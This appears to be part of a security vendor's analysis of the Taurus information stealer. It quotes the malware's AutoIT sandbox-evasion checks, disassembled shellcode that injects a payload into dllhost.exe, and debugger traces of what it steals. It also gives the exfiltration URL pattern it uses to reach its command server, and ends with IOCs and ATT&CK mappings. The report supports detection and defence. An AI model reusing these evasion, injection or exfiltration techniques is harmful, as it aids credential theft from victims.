
It also checks for the existence of specific files, the computer name, and internet connectivity using the Ping function.



```
If (FileExists("C:\aaa_TouchMeNot.txt") Or @ComputerName = "NfZtFbPfH" Or @ComputerName =
"tz" Or @ComputerName = "ELICZ" Or @ComputerName = "MAIN" Or @ComputerName =
"DESKTOP-QO5QU33") Then Exit

If (Ping("GEWDFRqWDpw.GEWDFRqWDpw", 2000) <> 0) Then Exit
```

Figure 10: Taurus performs multiple checks for files, the computer name, and internet connectivity.


Finally, the AutoIT script reads and decodes the **wsNcf.com** file, then loads the deobfuscated shellcode for injecting the decoded payload into dllhost.exe.



```
If Not ($nHhezADNum == 30000001) Then Exit
Global $oVlcdb = 53
$ArKnZHnjPath = @SystemDir & '\dllhost.exe'
```

Figure 11: Building a path for dllhost.exe.


Figure 12 shows details of the deobsfucated shellcode, which will inject the payload.



```
seg000:00000019
seg000:00000019                     loc_19:                                ; CODE XREF: sub_5+E↑j
seg000:00000019 8B 43 3C                            mov     eax, [ebx+3Ch]
seg000:0000001C 81 3C 18 50 45 00 00                cmp     dword ptr [eax+ebx], 4550h
seg000:00000023 75 F0                               jnz     short loc_15
seg000:00000025 8B 44 18 78                         mov     eax, [eax+ebx+78h]
seg000:00000029 83 65 F8 00                         and     [ebp+var_8], 0
seg000:0000002D 03 C3                               add     eax, ebx
seg000:0000002F
seg000:0000002F                     loc_2F:                                ; DATA XREF: sub_AD+6↓r
seg000:0000002F                                                            ; sub_AD+8B↓r ...
seg000:0000002F 8B 50 20                            mov     edx, [eax+20h]
seg000:00000032 8B 48 18                            mov     ecx, [eax+18h]
seg000:00000035 56                                  push    esi
seg000:00000036 8B 70 1C                            mov     esi, [eax+1Ch]
seg000:00000039 03 D3                               add     edx, ebx
seg000:0000003B 03 F3                               add     esi, ebx
seg000:0000003D 57                                  push    edi
seg000:0000003E 89 4D F0                            mov     [ebp+var_10], ecx
seg000:00000041 85 C9                               test    ecx, ecx
seg000:00000043 74 4F                               jz      short loc_94
seg000:00000045 8B 40 24                            mov     eax, [eax+24h]
seg000:00000048 03 C3                               add     eax, ebx
seg000:0000004A 89 45 EC                            mov     [ebp+var_14], eax
seg000:0000004D
seg000:0000004D                     loc_4D:                                ; CODE XREF: sub_5+8D↓j
seg000:0000004D 8B 45 F8                            mov     eax, [ebp+var_8]
seg000:00000050 8B 0C 82                            mov     ecx, [edx+eax*4]
seg000:00000053 8B 45 08                            mov     eax, [ebp+arg_0]
seg000:00000056 03 CB                               add     ecx, ebx
seg000:00000058 89 45 F4                            mov     [ebp+var_C], eax
seg000:0000005B
seg000:0000005B                     loc_5B:                                ; CODE XREF: sub_5+7E↓j
seg000:0000005B 8B 45 F4                            mov     eax, [ebp+var_C]
seg000:0000005E 8A 00                               mov     al, [eax]
seg000:00000060 88 45 FF                            mov     [ebp+var_1], al
seg000:00000063 8A 01                               mov     al, [ecx]
seg000:00000065 0F BE 7D FF                         movsx   edi, [ebp+var_1]
seg000:00000069 88 45 FE                            mov     [ebp+var_2], al
seg000:0000006C 0F BE C0                            movsx   eax, al
seg000:0000006F 2B F8                               sub     edi, eax
```

Figure 12: The shellcode checking for the executable to inject in the dllhost.exe.

Before starting the actual activity of the stealer, the malicious program is started by loading configuration into memory step by step.



```
MOV BYTE PTR SS:[EBP-169],BL
LEA EAX,DWORD PTR SS:[EBP-183]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-5D4]
CALL Taurus.00D0173B
```

```
Registers (FPU)
EAX 004FF815 ASCII "Crypto Wallets\\Wallets.txt"
ECX 004FF3C4
EDX 00000000
EBX 00000000
```

```
MOV BYTE PTR SS:[EBP-AE],0
LEA EAX,DWORD PTR SS:[EBP-B5]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-ACC]
CALL Taurus.00D0173B
```

```
Registers (FPU)
EAX 004FF642 ASCII "General\\cards.txt"
ECX 004FEEE4
EDX 74736948
EBX 00000074
```

```
MOV BYTE PTR SS:[EBP-358],0
LEA EAX,DWORD PTR SS:[EBP-369]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-A9C]
CALL Taurus.00D0173B
```

```
Registers (FPU)
EAX 004FF62F ASCII "General\\forms.txt"
ECX 004FEEFC
EDX 00000011
EBX 00000074
```

```
MOV BYTE PTR SS:[EBP-1CE],0
LEA EAX,DWORD PTR SS:[EBP-1E3]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-A6C]
CALL Taurus.00D0173B
```

```
Registers (FPU)
EAX 004FF7B5 ASCII "General\\passwords.txt"
ECX 004FEF2C
EDX 00000015
EBX 00000074
```


```
MOV BYTE PTR SS:[EBP-1B6],BL
LEA EAX,DWORD PTR SS:[EBP-1CC]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-5BC]
CALL Taurus.00D0173B
```

```
Registers (FPU)
EAX 004FF7CC ASCII "Installed Software.txt"
ECX 004FF3DC
EDX 00000016
EBX 00000000
```

Figure 13: Storing config into memory.

We have successfully been able to see the further activity of the malicious program, which is the actual purpose of this malware—stealing.

Figure 14 shows the system information being fetched by the stealer.




```
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-40C]
CALL Taurus.00D0170A
CMP BYTE PTR SS:[EBP-C42],0
SETNE AL
ADD AL,30
MOV BYTE PTR SS:[EBP-2DC],AL
PUSH DWORD PTR SS:[EBP-2DC]
```

```
Registers (FPU)
EAX 00CEF5A8
ECX 011CF498 ASCII "s5v5q1x1v5v5q1x1v5||Windows 10 Home x64|0|150|0|33|1|empty|0|0|0|0|0|0|0|0|0|0|0|0|0|0"
EDX 00000055
EBX 00000002
ESP 00CEE4D0
EBP 00CEF9B4
ESI 00CEF962
```

Figure 14: The system information fetched by the stealer.

Fileless approach

While disassembling the code, we figured out that all the stolen data is being sent as a Zip file. Interesting part is that malware allocates a memory space for the Zip file and embeds the Zip file directly to the request data.




```
MOV EAX,DWORD PTR DS:[EAX]
PUSH ECX
PUSH EAX
LEA ECX,[LOCAL.34]
CALL EXEfile.007C14E2
```

```
Arg2 = 00000019
Arg1 = 0B1D7238 ASCII "s5v5q1x1v5v5q1x1v5.zip\"\r\n"
EXEfile.007C14E2
```

Figure 15: All the stolen data is put into a Zip file.

Network Communication

After zipping all the stolen data, the malicious program tries to send that data to a Command and Control (C&C) server after building the URL at run time, which is also pre-defined in the malicious program (Ofcourse XORed).




```
CALL EXEfile.007C414C
PUSH EAX                              ┌Arg1 = 0135E38D ASCII "/gate/log?post=2&data="
LEA ECX,DWORD PTR SS:[ESP+47C]        │
CALL EXEfile.007C13F8                 └EXEfile.007C13F8
```

Figure 16: The URL building to send the stolen data to the C&C.

URL pattern: ***http://<Domain>/gate/cfg/?post=<digit>&data=<data>***

Cloud Sandbox detection

We have analyzed the sample in the Zscaler Cloud Sandbox and successfully detected the malware.



CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
86

MACHINE LEARNING ANALYSIS

- Malicious - Low Confidence

VIRUS AND MALWARE

● High Risk ● Moderate Risk ● Low Risk

No known Malware found

SECURITY BYPASS

- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- Checks For Kernel Debuggers

NETWORKING

- Uses Ping.Exe
- Found Strings Which Match To Known Social Media URLs
- Performs DNS Lookups
- Social Media Urls Found In Memory Data
- URLs Found In Memory Or Binary Data

STEALTH

No suspicious activity detected

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

- Tries To Harvest And Steal Putty Information (Sessions, Passwords, Etc)
- Tries To Harvest And Steal Browser Information
- Tries To Harvest And Steal FTP Login Credentials
- Enumerates The File System

EXPLOITING

No suspicious activity detected

PERSISTENCE

SYSTEM SUMMARY

- Abnormal High CPU Usage

DOWNLOAD SUMMARY

Original file 276 KB

Figure 17: The Zscaler Cloud Sandbox successfully detected the malware.

Conclusion

We are actively monitoring for new threats in the Zscaler cloud to protect our customers. We have added details of this malware to our threat library.

VBA - https://threatlibrary.zscaler.com/threats/3e4e094a-66e1-407a-8b42-7a683a54bfb1/

EXE - https://threatlibrary.zscaler.com/threats/b26933a4-31f8-4618-a6cf-775f8a383116/

MITRE ATT&CK TTP Mapping

T1064	Macros in document used for code execution.
T1086	PowerShell commands to execute payloads
T1132	Data Encoding
T1020	Automated Exfiltration
T1003	Credential Dumping
T1503	Credentials from Web Browser
T1539	Steal Web Session Cookie
T1106	Execution through API
T1518	Software Discovery

Indicators of Compromise (IOCs)

ECCD93CFA03A1F1F4B2AF649ADCCEB97 - **Doc file**

3E08E18CCC55B17EEAEEDF3864ABCA78 - **Encrypted AutoIT script**

221BBAC7C895453E973E47F9BCE5BFDC - **Encrypted Taurus Stealer**

5E3EA2152589DF8AE64BA4CBB0B2BD3B - **Decrypted Taurus Stealer**

CnC:

bit-browser[.]gq

Atest001[.]website

Panel

64.225.22[.]106/#/login